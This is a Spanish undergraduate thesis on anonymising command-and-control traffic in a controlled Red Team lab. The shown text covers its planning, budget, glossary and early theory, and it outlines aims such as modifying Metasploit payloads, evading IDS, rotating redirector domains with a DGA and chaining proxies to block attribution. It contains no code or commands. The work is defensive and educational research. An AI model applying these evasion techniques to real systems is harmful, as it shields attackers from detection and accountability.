Universidad de Valladolid

Escuela de Ingeniería Informática

TRABAJO FIN DE GRADO

Grado en Ingeniería Informática
Mención en Tecnologías de la información

Análisis de métodos de anonimización de comunicaciones en un entorno de Red Team controlado

Autora:
Paula Merino Porras
Tutores:
Blas Torregrosa García
Valentín Cardeñoso Payo

Universidad de Valladolid

Escuela de Ingeniería Informática

TRABAJO FIN DE GRADO

Grado en Ingeniería Informática
Mención en Tecnologías de la información

Análisis de métodos de anonimización de comunicaciones en un entorno de Red Team controlado

Autora:
Paula Merino Porras
Tutores:
Blas Torregrosa García
Valentín Cardeñoso Payo

Agradecimientos

En primer lugar, agradecer a mi familia, en especial de mi hermano y a mi madre, el apoyo que me ha dado durante toda la carrera y sobre todo durante estos meses dedicados al TFG.

Agradecer también a todos los profesores de la Escuela de Ingeniería Informática de Valladolid, por todo lo que he aprendido con ellos. Gracias sobre todo a aquellos que se nota que les gusta dar clase, que trasmiten su interés por la informática y que se preocupan por sus alumnos.

Por último, gracias a mis tutores por el apoyo durante la realización de este proyecto.

Resumen

En estos últimos años los ciberataques han aumentado debido entre otras cosas a la pandemia de Covid-19 y a una mayor digitalización de las empresas. Pero saber defenderse bien es necesario saber pensar como lo haría un atacante, y es precisamente de lo que trata este proyecto.

Un ciberataque tiene varias fases y este trabajo se centrará en la fase de control, en la que una vez se ha conseguido explotar una vulnerabilidad en el equipo objetivo y tiene acceso a él se establece una canal de comunicación permanente con el atacante. Para ello se utilizará la herramienta *Metasploit* y se realizarán diferentes cambios para alterar los patrones de tráfico que hacen que los IDS bloqueen este tipo de comunicaciones.

Se aplicará un Algoritmo de Generación de Dominio, para ir modificando los dominios de los redirectores en función de una semilla de forma periódica. De esta manera si los defensores bloquean un dominio, una vez se generen y registren los nuevos el redirector volvería a estar disponible.

Además, se utilizarán diferentes técnicas de anonimización para evitar que se pueda averiguar la dirección IP del servidor C2 y atribuirle así el ataque. Se llevarán a cabo diferentes experimentos y posteriormente se analizarán los puntos fuertes y débiles de cada una de las propuestas.

En definitiva, la idea principal de este proyecto es crear una infraestructura C2 y analizar y aplicar diferentes técnicas por un lado para evitar que este tráfico sea detectado y por otro que una vez sea detectado, no sea posible determinar quién es el atacante.

Índice

Lista de figuras

Glosario

Agente de usuario: aplicación que se comunica con los servidores web y obtiene la información solicitada para devolvérsela al usuario.

Antivirus: software que detecta y evita la presencia de virus en un equipo.

Ataque de denegación de servicio: ataque que tiene como fin dejar inaccesible una red o un dispositivo de forma permanente o temporal, o alterar su comportamiento normal.

Blue Team: equipo que se encarga de defender una organización y todos sus activos.

Cabecera de un paquete: parte inicial de un paquete que contiene información como el origen destino, etc.

Ciberataque: cualquier acción contra un sistema informático con el fin de robar información, alterar su comportamiento o dañarlo.

Clave pública: clave criptográfica que puede ser utilizada por cualquiera para encriptar un mensaje, el cual solo podrá desencriptar quien tenga la clave privada. También puede ser utilizada para desencriptar un mensaje encriptado con la clave privada, lo que aportaría certeza de quien ha encriptado dicho mensaje.

Código malicioso: código diseñado para obtener el control sobre cualquier sistema informático o dañarlo.

Conexión TCP: protocolo que permite la comunicación orientada a la conexión entre dos dispositivos y opera sobre el protocolo IP.

Conexión UDP: protocolo que permite la comunicación no orientada a la conexión entre dos dispositivos y opera sobre el protocolo IP.

Dirección IP: dirección única que identifica a un dispositivo en internet o en una red privada.

Dispositivos IoT: equipos que son capaces de conectarse a internet y transmitir información como por ejemplo sensores o electrodomésticos.

Encriptación: codificación de la información.

Entropía: medida de aleatoriedad.

Exploit: código malicioso que explota una vulnerabilidad para conseguir alterar el comportamiento del sistema, ya sea del software, hardware, etc.

Firewall: dispositivo que se encarga de bloquear todas aquellas conexiones que no estén autorizadas, permitiendo el acceso de las que si lo están.

Fragmentación: dividir un paquete en varios.

Infraestructura de clave pública (PKI): servicio que permite la creación, distribución, destrucción y control de los certificados de clave pública.

Ingeniería social: técnicas de manipulación para conseguir información.

Machine learning: rama de la inteligencia artificial que permite a las máquinas aprender por sí mismas gracias a datos y algoritmos sin ser programadas con instrucciones explicitas.

Malware: código malicioso

MIME *type*: cadena de texto que indica que tipo de archivo se está transmitiendo.

n-gram: subsecuencia de una secuencia.

nombre de dominio: nombre único que identifica a una o varias direcciones IP.

Ofuscación: manipulación de los datos para dificultar la lectura y comprensión de la información transmitida

Paquete: unidad de datos enviada a través de la red.

Payload: código malicioso que el atacante envía a la víctima.

Protocolo HTTP: protocolo que permite la comunicación en internet.

Protocolo HTTPS: protocolo que permite las comunicaciones utilizando el protocolo HTTP de forma segura, encriptando los datos con SSL/TLS.

Protocolo SSH: protocolo que permite la comunicación entre dos dispositivos en una red insegura de forma segura.

Red P2P: red en la que los dispositivos actúan al mismo tiempo como clientes y como servidores.

Red team: equipo que se encarga de probar los sistemas de defensa de las organizaciones, es decir, actúan como atacantes, para saber cuáles son los puntos débiles.

Servidor DNS: dispositivo que traduce un nombre a su dirección IP o, al contrario, una dirección IP a un nombre de dominio.

Spam: correo electrónico que suele tener fines comerciales que es enviado a muchos usuarios sin que lo hayan solicitado.

Tor: es un proyecto que tiene como meta el desarrollo de una red que permita las comunicaciones anónimas. Funciona de forma distribuida, encripta las comunicaciones con varios niveles de encriptación y redirige todos los mensajes a través de diferentes nodos que componen la red. Si se quiere más información consultar (Tor Project, s.f.).

Virus: código malicioso.

VPN: una VPN es como su nombre en inglés indica, una red privada virtual, es decir, una VPN establece una red virtual entre el cliente y el servidor VPN, y encripta la conexión, evitando así que terceras partes que puedan estar monitorizando el tráfico lo puedan comprender

Vulnerabilidad: punto débil de un sistema que puede ser utilizado por un atacante comprometiendo la seguridad de este.

1 Introducción

1.1 Motivación

Los ciberataques actualmente están a la orden del día, sobre todo después de la pandemia del Covid-19 (Un informe de INTERPOL muestra un aumento alarmante de los ciberataques durante la epidemia de COVID-19, 2020) y aunque hay diferentes tipos, que persiguen objetivos dispares, muchos de ellos comparten uno de los pilares fundamentales, es necesario mantener la comunicación con los dispositivos comprometidos, ahí es donde entran las infraestructuras de Comando y Control (C2) o *Red Team infrastructures*. Lo que permiten es crear canales de comunicación entre el atacante y las víctimas, de esta forma, se pueden ejecutar ciberataques más elaborados.

Uno de los objetivos fundamentales de este tipo de infraestructuras aparte de mantener las comunicaciones, es dificultar todo lo posible el trabajo al equipo encargado de defenderse (*Blue Team*) de ciberataques. Lo que pretenden por un lado es que las comunicaciones no sean detectadas y bloqueadas, y en el caso en el que las comunicaciones sean detectadas, que no sean capaces de rastrearlas y de esta forma que no puedan atribuir el ataque a nadie. Hay diferentes técnicas que se pueden utilizar para conseguir este objetivo, como el uso de *redirectores*, y que, además, se puede combinar con diferentes tecnologías que facilitan el anonimato en internet.

El anonimato en internet es algo que cada vez es más importante para algunos usuarios, y más en este tipo de contextos. La posibilidad de que alguien pueda ser anónimo en internet ha traído consigo mucha polémica sobre todo en los últimos años con la gran cantidad de *fake news* y mensajes de odio que son publicados en diferentes redes sociales además del aumento de los ciberataques. Los gobiernos de muchos países o incluso empresas privadas están invirtiendo una gran cantidad de recursos en recolectar y almacenar datos de las personas a través de sus dispositivos para así prevenir delitos.

En este proyecto se pretende actuar como el atacante, que tomará el control de la víctima, Alice en la Fig. 1. En morado se muestra cómo sería la comunicación, directamente del atacante a Alice. De esta manera los defensores podrían bloquear las comunicaciones entre el atacante y Alice y el ataque acabaría, a no ser que los atacantes creemos otro servidor. La cuestión es ¿cómo podemos comunicarnos con Alice sin que el equipo defensor encargado de proteger a Alice nos pueda identificar? La respuesta es a través de intermediarios.

En azul se muestra la cómo sería la comunicación con un intermediario. En este caso el atacante nunca se comunicaría de manera directa con Alice, sino que lo haría a través de Bob. Este podría simular unas comunicaciones legítimas para así despistar a los defensores. El problema de este enfoque es que, si Bob se viese comprometido por los defensores, estos podrían descubrir la verdadera identidad del atacante. Para evitar esto se podrían añadir más intermediarios, añadiendo capas que los defensores tendrían que ir superando. En la Fig. 1 se puede ver este enfoque en amarillo, con Carol y Dave como intermediarios, de esta manera, ninguno de los dos sabe el verdadero origen y destino de los paquetes.




Fig. 1 Esquema historia de usuario

En este proyecto se pretende llevar precisamente esto a cabo. Primero se intentará hacer pasar desapercibido el tráfico generado por el atacante y Alice. después, se configurarán y combinarán diferentes intermediarios como Bob, Carol y Dave en la Fig. 1.

1.2 Contexto

El punto de partida de este trabajo es, por una parte, actuar como un atacante o *Red Team*, combinando una infraestructura C2 sencilla, con métodos comunes para obtener anonimato y de esta forma poder analizar cuáles son los puntos fuertes y débiles de estos métodos, y qué tendrían que hacer el Blue Team para evitar que exista tráfico C2 dentro de su organización.

Este proyecto tiene una finalidad didáctica, entendiendo que una forma de *aprender a pensar cómo podría actuar una persona con intenciones delictivas requiere saber pensar como lo hacen ellos.* Para ello se dispone de un entorno de laboratorio con una red privada dividida en tres segmentos, el primero será una red que simulará ser la de una empresa, el segundo es donde se situarán los redirectores y por último la red en la que se sitúa el atacante. En este entorno es donde se llevarán a cabo diferentes experimentos para determinar el anonimato que proporcionan diferentes tecnologías. En un escenario más real, el primer segmento sería una intranet, el segundo segmento serían dispositivos que estarían en internet y el atacante podría estar o en internet o en una red privada.

Personalmente, la ciberseguridad es un tema que siempre me ha gustado y por el que decidí estudiar ingeniería informática. Creo que el Trabajo de Fin de Grado es una gran oportunidad para dedicar muchas horas a un proyecto que de verdad te guste y que te permite aprender sobre temas que igual en las asignaturas de la carrera no se dan de una forma tan concreta.

1.3 Objetivos

Objetivos técnicos

El **objetivo principal** del proyecto *es ser capaz de comunicar de la forma más anónima posible un equipo que estará en el interior de una red privada que simulará ser de una empresa con un servidor C&C que estará en otra red privada que simulará ser de internet.*

Esta comunicación deberá de ser lo más anónima posible, puesto que el anonimato en la red es algo prácticamente imposible. Se harán diferentes experimentos usando diferentes métodos que permiten anonimizar la comunicación entre un cliente y un servidor. Siendo más concreta, los objetivos específicos de este trabajo son los siguientes:

1. Crear un servidor C2 simple con *Metasploit*.
2. Crear un bot simple, que se encargará de comunicarse con el servidor C2.
3. Crear un redirector con *Socat*.
4. Ofuscar el tráfico cambiando el tamaño y los tiempos entre paquetes.
5. Aplicar *domain generation Algorithm* o *flux-domains*.
6. Analizar el anonimato conseguido hasta el momento.
7. Crear un servidor proxy simple.
8. Simular tráfico legítimo.
9. Permitir solo al tráfico *malware* llegar al servidor C2.
10. Utilizar proxychains para encadenar los servidores proxys.
11. Opcionalmente, investigar otras formas de comunicar el bot con el servidor C2 sin tener una sesión socket abierta de forma continua (Socat).

Como punto de partida para la consecución de todos estos objetivos, se parte de tres redes ya montadas Fig. 13, dos simularán ser internet y la otra por el contrario simulará ser una intranet. Ambas estarán separadas por un firewall, que en una situación real tendría ciertas reglas que dificultarán la comunicación entre el bot y el servidor, aunque aquí para facilitar el progreso del proyecto no será así.

El objetivo 11 se podrá abordar desde un punto de vista más teórico, explicando qué otras técnicas hay o se podrá implementar alguna de ellas.

Resultados de aprendizaje

En cuanto a los resultados de aprendizaje que se pretenden obtener a nivel personal con este trabajo están:

- Comprender el funcionamiento de las infraestructuras C&C (Command and control).
- Comprender cómo funciona el protocolo TLS.
- Aprender a utilizar *Metasploit*.
- Comprender cómo funcionan las clases y módulos importantes que utiliza *Metasploit* para el servidor HTTPS.
- Ser capaz de modificar las partes necesarias de *Metasploit* para cambiar el funcionamiento del servidor.

- Ser capaz de desencriptar y modificar las payload que genera *Metasploit* para comunicar el bot con el servidor.
- Aprender a configurar un redirector *dumb pipe* y cuáles son las diferentes herramientas.
- Comprender cómo funciona el registro de dominios en un servidor DNS desde un punto de vista práctico.
- Comprender que diferencias existen entre el tráfico malicioso y benigno para conseguir mitigarlas en la medida de lo posible.
- Comprender el funcionamiento de un servidor proxy.
- Aprender a crear un servidor web simple.
- Comprender cómo funciona un *reverse proxy* y como filtrar las peticiones que recibe.

1.4 Alcance

En este trabajo estudiamos qué es lo que diferencia el tráfico malicioso del tráfico normal, para así poder ofuscar y modificarlo de manera que no sea detectado por los sistemas de detección de intrusiones (IDS por sus siglas en inglés) ni bloqueado por firewalls o *Blue Teams*.

Desde una perspectiva didáctica, se configurará un laboratorio virtual, partiendo de una infraestructura ya existente, en el que se llevaran a cabo las pruebas con tráfico malicioso y se intentará que éste sea lo más parecido posible a tráfico legítimo. Para ello se podrán usar diferentes técnicas utilizadas por ciberdelincuentes o *Red Teams* como los algoritmos de generación de dominios (DGA) o herramientas como *Metasploit*.

Además, también se incluye dentro del alcance del proyecto el dificultar la investigación al equipo Blue Team una vez se detecta el tráfico malicioso en la red. Para ello se utilizarán diferentes tipos de redirectores que actuarán como proxys, redirigiendo la información a través de diferentes equipos, dificultado así la trazabilidad de los paquetes.

La automatización de las tareas de vigilancia del Blue Team para detectar el tráfico de comunicaciones C2 queda fuera del alcance de este proyecto, y el análisis de tráfico se llevará a cabo de forma manual, y en la mayoría de los casos, sabiendo qué tráfico es el malicioso. La finalidad de este proyecto no es crear un IDS ni llegar a saber todas las técnicas utilizadas por los defensores, sino recopilar y probar técnicas de comunicación anonimizada asociadas a las tareas típicas de un Red Team.

1.5 Estructura de la memoria

El documento estará estructurado por capítulos, que será los siguientes:

- **Capítulo 1**. Introducción: describe la motivación de proyecto además de los objetivos y la estructura del trabajo.
- **Capítulo 2**. Plan de proyecto: se abordará la planificación inicial, definiendo los diferentes objetivos y sprints en las que se divide el trabajo teniendo en cuenta fechas y coste de recursos.
- **Capítulo 3**. Marco teórico: se explican todos los conceptos necesarios para entender posteriormente el desarrollo del trabajo.

- **Capítulo 4**. Estado del arte: se mencionan trabajos ya existentes sobre las diferentes técnicas y tecnologías que se usan posteriormente.
- **Capítulo 5**. Herramientas: describe las herramientas que han sido utilizadas en el trabajo.
- **Capítulo 6**. Desarrollo del trabajo: este es el capítulo principal, en él se describe todo el trabajo realizado. Por un lado, como se ha modificado el patrón de tráfico y se ha implementado un algoritmo DGA. Por otro lado, los diferentes experimentos realizados para conseguir anonimato y evitar una posible atribución del ataque.
- **Capítulo 7.** Soluciones propuestas: en el se combinan los equipos configurados en el capítulo anterior y se proponen dos soluciones que permiten la anonimización de las comunicaciones.
- **Capítulo 8**. Conclusiones: en esta sección se incluyen las conclusiones obtenidas tras la realización del proyecto.

Todo el código utilizado, así como los diferentes archivos de configuración están en el repositorio de GitLab del proyecto: https://gitlab.inf.uva.es/paulmer/tfg.git.

2 Plan de proyecto

Como todo proyecto que plantea el análisis experimental de técnicas o fenómenos, este trabajo está sujeto a un elevado nivel de incertidumbre en lo que se refiere tanto a los resultados parciales como finales. Por eso se ha decidido optar por planificarlo utilizando metodologías ágiles, concretamente una modificación de una de las más utilizadas actualmente, *Scrum*. El uso *Scrum* permite organizar el proyecto en fases o *sprints* de una duración corta, lo que hace posible una adaptación rápida a los cambios que puedan ir surgiendo a lo largo del trabajo. Al principio la idea fue planificarlo con el método en cascada, pero debido a la poca información de la que se disponía en ese momento se tomó la decisión de cambiar.

Los requisitos en este caso son muy difíciles de definir de forma concreta al principio y dado que las metodologías ágiles permiten una mayor flexibilidad y poder ejecutar el proyecto de forma incremental es la forma final de planificación elegida.

2.1 Scrum

Es un marco de trabajo ágil muy utilizado en el desarrollo software en el que se enfatiza el trabajo colaborativo que se lleva a cabo de forma iterativa e incremental. Es ideal cuando los requisitos no están bien definidos y se desea obtener resultados de forma rápida.

Los equipos suelen ser de menos de diez personas y las diferentes iteraciones son denominados *sprints*. Estos *sprint* suelen tener una duración de entre 2 y 4 semanas y está compuesto por tareas que son asignadas a cada uno de los miembros del equipo.

Para asegurar la transparencia y que todo el equipo tiene la misma información acerca del proyecto están los ***artefactos*** que son los siguientes:

- *Product backlog*: es una lista ordenada de todo lo que debe tener el producto para cumplir las necesidades y requisitos del cliente. Es posible modificar el contenido en función de cómo avance el proyecto y de las necesidades del cliente.
- *Sprint backlog*: subconjunto de elementos que forman el *product backlog* y que serán abordados durante el siguiente sprint.
- Incremento: entregable resultante del sprint.

A la hora de organizar el trabajo, se utiliza los siguientes términos:

- Tarea: unidad más pequeña de trabajo que se utiliza en scrum y es asignada a una única persona del equipo.
- Historias de usuario (*user story*): requisitos escritos desde el punto de vista del usuario.
- *Epics*: gran cantidad de trabajo que se puede dividir en historias de usuario.
- *Initiatives*: conjunto de *epics* con un objetivo común.

Como ya se ha mencionado antes, el equipo suele tener menos de 10 integrantes, normalmente entre 3 y 10 y dentro del equipo existen los siguientes roles con diferentes responsabilidades:

- *Product owner*: es el que optimiza y maximiza el valor del producto final, gestiona el *product backlog* y hace de intermediario con los *stakeholders*.
- *Scrum master*: líder del equipo, que gestiona todo el proceso y además se encarga de eliminar problemas que puedan ir surgiendo.
- Equipo de desarrollo: encargado de desarrollar el producto.

Una de las bases importantes de scrum es la comunicación, por eso, por cada sprint se llevan a cabo cinco "eventos" o reuniones cada una con una finalidad y objetivos diferentes:

- *Sprint planning*: se produce al inicio de cada sprint, en ella se decide que elementos del *product backlog* se llevaran a cabo en el sprint. A ella acuden el equipo, el producto owner y el scrum master y tiene una duración máxima de 8 horas.
- *Daily scrum*: reunión que se lleva a cabo todos los días por el scrum team y que tiene una duración máxima de 15 minutos. En ella se habla de cómo evoluciona el sprint y los miembros del equipo pueden solicitar ayuda en caso de necesitarla.
- *Sprint review*: se produce al finalizar un sprint y sirve para presentar el incremento al cliente y que este genere feedback. Tiene una duración de entre 2 y 4 horas sirve para ver si se están cumpliendo los objetivos y modificar el *product backlog* en caso de ser necesario.
- *Sprint retrospective*: también se lleva a cabo al final del sprint y es para ver qué se ha hecho bien y mal durante el sprint y cómo se puede mejorar.

Adaptación de scrum

En este caso el equipo está formado únicamente por una sola persona, la alumna, que tendrá los roles tanto de Scrum master como de equipo de desarrollo. El *producto owner* en este caso serán los tutores Blas Torregrosa García y Valentín Cardeñoso Payo.

En cuanto a las reuniones puesto que la alumna es tanto el *scrum master* como el equipo de desarrollo, no se llevarán a cabo los *daily scrum*. A la reunión de *sprint planning* en este caso también acudiría únicamente la alumna asique no se llevarán a cabo. Las reuniones de *Sprint review* y *retrospective* se llevarán a cabo al mismo tiempo y siempre y cuando sea posible coordinar a los tutores y a la alumna.

Los sprints tendrán una duración variable de entre 1 y 3 semanas, siendo de 3 semanas aquellos sprints con las tareas que más incertidumbre.

2.2 Product backlog

A continuación, se muestra el conjunto de los epics iniciales que componen el producto backlog. Como ya se ha indicado antes en este caso el epic 9 es opcional y se llevará a cabo en el caso de que se tenga tiempo.

Número	Historia	Descripción
1	Crear servidor C2 y bot	Se creará un servidor C2 y un bot que se comunicará con el servidor creado previamente.

2	Crear redirector Socat	El bot se comunicará con el servidor a través del redirector.
3	Ofuscar tráfico	Cambiar tamaño y tiempos de los paquetes.
4	Aplicar DGA	Se intentará aplicar algún algoritmo DGA.
5	Analizar el anonimato	Se analizará el anonimato conseguido hasta el momento.
6	Crear servidores proxys y usar proxychains	Se configurarán varias de las máquinas para que funcionen como servidores proxys y se encadenarán usando proxychains.
7	Simular tráfico legítimo	Se creará un servidor web simple.
8	Filtrar peticiones	Se filtrarán las diferentes peticiones mostrando la página web creada a las peticiones desconocidas y permitiendo al tráfico *malware* llegar hasta el servidor C2.
9	Investigar alternativas a Socat	Investigar qué alternativas hay ahora en funcionamiento y cómo se podría aplicar a este proyecto

En la siguiente tabla se muestran las historias de usuario correspondientes al primer epic y en las dos siguientes tablas se muestran las tareas en las que se ha descompuesto cada una de las historias de usuario.

1.1	Creación del servidor	Creación de un *listener* que espere la conexión del bot.
1.2	Creación del bot	Creación del bot que se conecte al servidor.
1.3	Comunicar bot con servidor	Conectar el bot con el servidor y analizar resultados.

1.1.1	Buscar información	Buscar información sobre cómo funciona Metasploit, las opciones que ofrece y cuales son útiles en este caso.
1.1.2	Configurarlo y ponerlo en marcha	Crear el *listener* y ponerlo a funcionar.

1.2.1	Informarse de las diferentes payloads	Comprobar cuáles son las opciones y que diferencias hay.
1.2.2	Crear payload	Crear payload y pasarla al bot.
1.2.3	Decodificar payload	Decodificarla para poder modificarla posteriormente.
1.2.4	Poner en funcionamiento el bot	Poner a funcionar el bot con la payload descodificada.

2.3 Sprints

La duración total del proyecto debe ser 300 horas y teniendo en cuanta que se espera trabajar en él 12 semanas, sería dedicar 25 horas a la semana al TFG. En mi caso, durante las 6 primeras semanas me coincide

con la asignatura de prácticas en empresa por lo que en vez de dedicar 25 horas a la semana se dedican 20 horas y las siguientes 6 semanas en vez de 25 horas se dedican 30 horas.

La planificación inicial es la que se muestra en la siguiente tabla:

Sprint	Inicio	Fin	Resumen
Sprint 1	07/03/2022	28/03/2022	Búsqueda de información inicial
Sprint 2	28/03/2022	04/04/2022	Creación del servidor y el bot
Sprint 3	04/04/2022	11/04/2022	Creación de redirectores
Sprint 4	11/04/2022	25/04/2022	Modificación de Exploit y Payload
Sprint 5	25/04/2022	02/05/2022	Aplicar algoritmo DGA
Sprint 6	02/05/2022	23/05/2022	Simular tráfico legítimo y filtrar peticiones
Sprint 7	23/05/2022	30/05/2022	Alternativas a Socat

La planificación finalmente utilizada y las fechas seguidas:

Sprint	Inicio	Fin	Resumen
Sprint 1	07/03/2022	28/03/2022	Búsqueda de información inicial
Sprint 2	28/03/2022	04/04/2022	Creación del servidor y el bot
Sprint 3	04/04/2022	07/04/2022	Creación de redirectores
Sprint 5	07/04/2022	13/04/2022	Aplicar algoritmo DGA
Sprint 4	13/04/2022	02/05/2022	Modificación de Exploit y Payload
Sprint 6	02/05/2022	18/05/2022	Simular tráfico legítimo y filtrar peticiones
Sprint 7	18/05/2022	02/06/2022	Alternativas a Socat

2.4 Recursos y cálculo de presupuestos

Presupuesto Hardware

	Coste	Vida útil	Total
Ordenador personal	600€	5 años	$3\ meses * \frac{600€}{5 * 12\ meses} = 30€$
Monitor adicional	120€	10 años	$3\ meses * \frac{120€}{10 * 12\ meses} = 3€$
Ratón	30€	5 años	$3\ meses * \frac{30€}{5 * 12\ meses} = 1.5€$

Presupuesto gasto personal

En este caso al ser un trabajo de fin de grado, los recursos personales son básicamente el estudiante, que se encargará de llevar a cabo todas las tareas. En caso de que este proyecto lo realizase un experto titulado y teniendo en cuenta que el sueldo medio de un profesional dedicado a la ciberseguridad es de 32.640 euros brutos anuales (Ciberseguidad, seguridad informática trabajos; manos tecleando sobre on portátil con símbolos de candados, 2021), que serían en torno a 15,5€ la hora por lo que el coste total sería

$$15.5€/hora * 300\ horas = 4650€$$

Presupuesto gastos adicionales

	Coste / mes	Total
Internet	32 €	3 meses * 32 € = 96€
Coste de luz	10 €	3 meses * 10 € = 30€
Máquinas virtuales	-	-

En cuanto al gasto que supondrían las máquinas virtuales se dejará en blanco debido a la complejidad de su cálculo. Las máquinas virtuales son las proporcionadas por la escuela, habría que tener en cuenta el coste del sistema de virtualización, del hardware, el porcentaje de uso para este TFG, etc. Por ello, no se tendrán en cuanta para el cálculo del presupuesto.

Presupuesto Total

Hardware	34.5€
Personal	4650€
Gastos adicionales	126€

Total	4810.5€

2.5 Riesgos y plan de contingencia

En este apartado se tendrán en cuenta sobre todo los riesgos del proyecto y técnicos, que son lo que podría afectar directamente a la planificación temporal o de costes, dejando de lado los riesgos de negocio que en este contexto no son relevantes.

La escala a tener en cuenta para la probabilidad de que un riesgo se materialice es la siguiente:

- Alta: mayor del 50%
- Significativa: 30% - 50%
- Moderada: 10% - 29%
- Baja: menor del 10%

En el caso del impacto, se tiene en cuenta cómo afecta a los costes y a los plazos. Si por ejemplo es un 20% quiere decir que es un 20% más de costes o de tiempo sobre lo estimado inicialmente. La escala es la siguiente:

- Alto: mayor de 30%
- Significativo: 20% - 29%
- Moderado: 10% - 19%
- Bajo: menor del 10%

Riesgo 1	**Probabilidad**	**Impacto**
Cambio en el enfoque del proyecto.	Alta	Alto
Descripción	Los objetivos, el alcance y/o el enfoque del proyecto cambia una vez se ha empezado y se ha creado el plan de proyecto.	
Plan de contingencia	Se intentará adaptar lo máximo posible al plan ya previsto, manteniendo en la medida de lo posible las fechas de fin de cada sprint.	

Riesgo 2	**Probabilidad**	**Impacto**

Fallos en la conexión con las maquinas.	Baja	Alto
Descripción	Se produce un error entre la conexión de la estudiante y la red en la cual se desarrollan los experimentos	
Plan de contingencia	Se seguirá con partes del proyecto que no requieran la utilización de la red hasta que vuelva a estar disponible, como podría ser actualizar la memoria.	

Riesgo 3	**Probabilidad**	**Impacto**
Estimación optimista de tiempo necesario	Moderada	Alto
Descripción	La planificación es demasiado optimista y esto compromete la entrega del proyecto en la convocatoria ordinaria.	
Plan de contingencia	Si el tiempo necesario a mayores es poco, se retrasa los días necesarios la fecha de finalización del proyecto siempre que esta fecha entre en la convocatoria ordinaria. De no dar tiempo a entregar en la primera convocatoria, se haría un estudio sobre si en el tiempo que se podría dedicar para la convocatoria extraordinaria daría tiempo a finalizarlo. En caso de que esto no sea así, se modificará el plan de proyecto inicial, eliminando uno de los experimentos, teniendo en cuenta la dificultad de configuración de la red y de realización de ese experimento para tomar la decisión.	

Riesgo 4	**Probabilidad**	**Impacto**
Avería en los equipos utilizados durante el proyecto	Baja	Alto
Descripción	Avería en alguno de los equipos utilizados, ya sea el equipo de la estudiante o de la red.	
Plan de contingencia	En caso de ser el de la estudiante, se utilizará otro equipo diferente, en caso de ser alguno de la red, se intentará seguir sin él o se sustituirá de forma temporal.	

Riesgo 5	**Probabilidad**	**Impacto**

Complejidad mayor de lo esperada	Moderada	Alto
Descripción	La complejidad de algunas tareas retrasa las fechas estimadas de finalización de esas partes.	
Plan de contingencia	Si el tiempo necesario a mayores es poco, se retrasa los días necesarios la fecha de finalización del proyecto siempre que esta fecha entre en la convocatoria ordinaria. De no dar tiempo a entregar en la primera convocatoria, se haría un estudio sobre si en el tiempo que se podría dedicar para la convocatoria extraordinaria daría tiempo a finalizarlo. En caso de que esto no sea así, se modificará el plan de proyecto inicial, eliminando uno de los experimentos, teniendo en cuenta la dificultad de configuración de la red y de realización de ese experimento para tomar la decisión.	

Riesgo 6	**Probabilidad**	**Impacto**
Enfermedad de la estudiante	Moderada	Bajo
Descripción	La estudiante enferma y el proyecto tiene que ser paralizado unos días.	
Plan de contingencia	Se recuperarán las horas perdidas durante los siguientes días, y si no es posible, se retrasará unos días la entrega del proyecto.	

Riesgo 7	**Probabilidad**	**Impacto**
Falta de conocimiento	Moderada	Bajo
Descripción	Falta de conocimiento de la estudiante de las tecnologías utilizadas.	
Plan de contingencia	Se buscará información en internet o se preguntará al tutor.	

Riesgo 8	**Probabilidad**	**Impacto**
No conseguir los resultados esperados	Baja	Bajo
Descripción	No conseguir comunicar utilizando algún método de anonimización el bot de la red privada con el servidor C&C exterior en ninguno de los experimentos.	
Plan de contingencia	Se explicará en la memoria los resultados obtenidos, por qué no se ha conseguido, y otras ideas que sí podrían funcionar.	

La fecha de finalización establecida inicialmente para terminar el proyecto es el 30 de mayo de 2022, pero las defensas se pueden solicitar hasta el día 24 de junio de 2022, por eso, si es necesario retrasar unos días el proyecto no habría ningún problema.

3 Marco teórico

En este apartado se explicará el marco teórico en el que se basa el proyecto, explicando las diferentes tecnologías que se usarán, en algunos casos esta explicación no será muy exhaustiva puesto que algunas son tecnologías muy complejas, si se desea más información sobre alguna, revisar la bibliografía.

Desde un punto de vista general, la idea de este trabajo es comunicar un equipo desde dentro de una red, protegida por un firewall con un servidor en internet a través de redirectores. Para ello se creará una infraestructura *Command and Control* (C2) con varios redirectores. Estos redirectores tendrán asignado un dominio que irá cambiando de forma frecuente con el fin de que, si este dominio es bloqueado, ese redirector pueda seguir en funcionamiento con otro dominio diferente. Una vez montada la infraestructura básica, se hará uso de uno de los mecanismos de anonimización más utilizados, los servidores proxy. De esta forma se intentará evitar que el ataque pueda ser atribuido al atacante. Existen otros métodos de anonimización que podrían usarse en vez de proxys, como, por ejemplo, Tor o VPNs, pero que no se llevará a cabo por falta de tiempo.

3.1.1 Botnets

¿Qué es?

Una *botnet* es un conjunto de dispositivos que han sido infectados con un malware y conectados a una red, de tal forma que el atacante o *botmaster* puede controlarlos gracias a los servidores C2 (Katie Terrell Hanna, 2021). Esos dispositivos infectados son denominados *bots* o *zombies* y pueden ser de diferentes tipos, como ordenadores convencionales, smartphones o dispositivos IoT, es decir, un bot puede ser cualquier dispositivo conectado a internet (What is a botnet?, 2017).

Objetivos

Por lo general, el objetivo de los atacantes suele ser construir una *botnet* lo más grande posible, no suelen ir a por dispositivos concretos. Con ellas pueden llevar a cabo ataque más elaborados entre los que podrían estar los siguientes (WHAT IS A BOTNET?, 2022):

- DDoS o ataques de denegación de servicio, con los que el botmaster busca deteriorar el funcionamiento habitual de una red o un servicio enviando una gran cantidad de peticiones que el servidor es incapaz de atender y acaba colapsando.
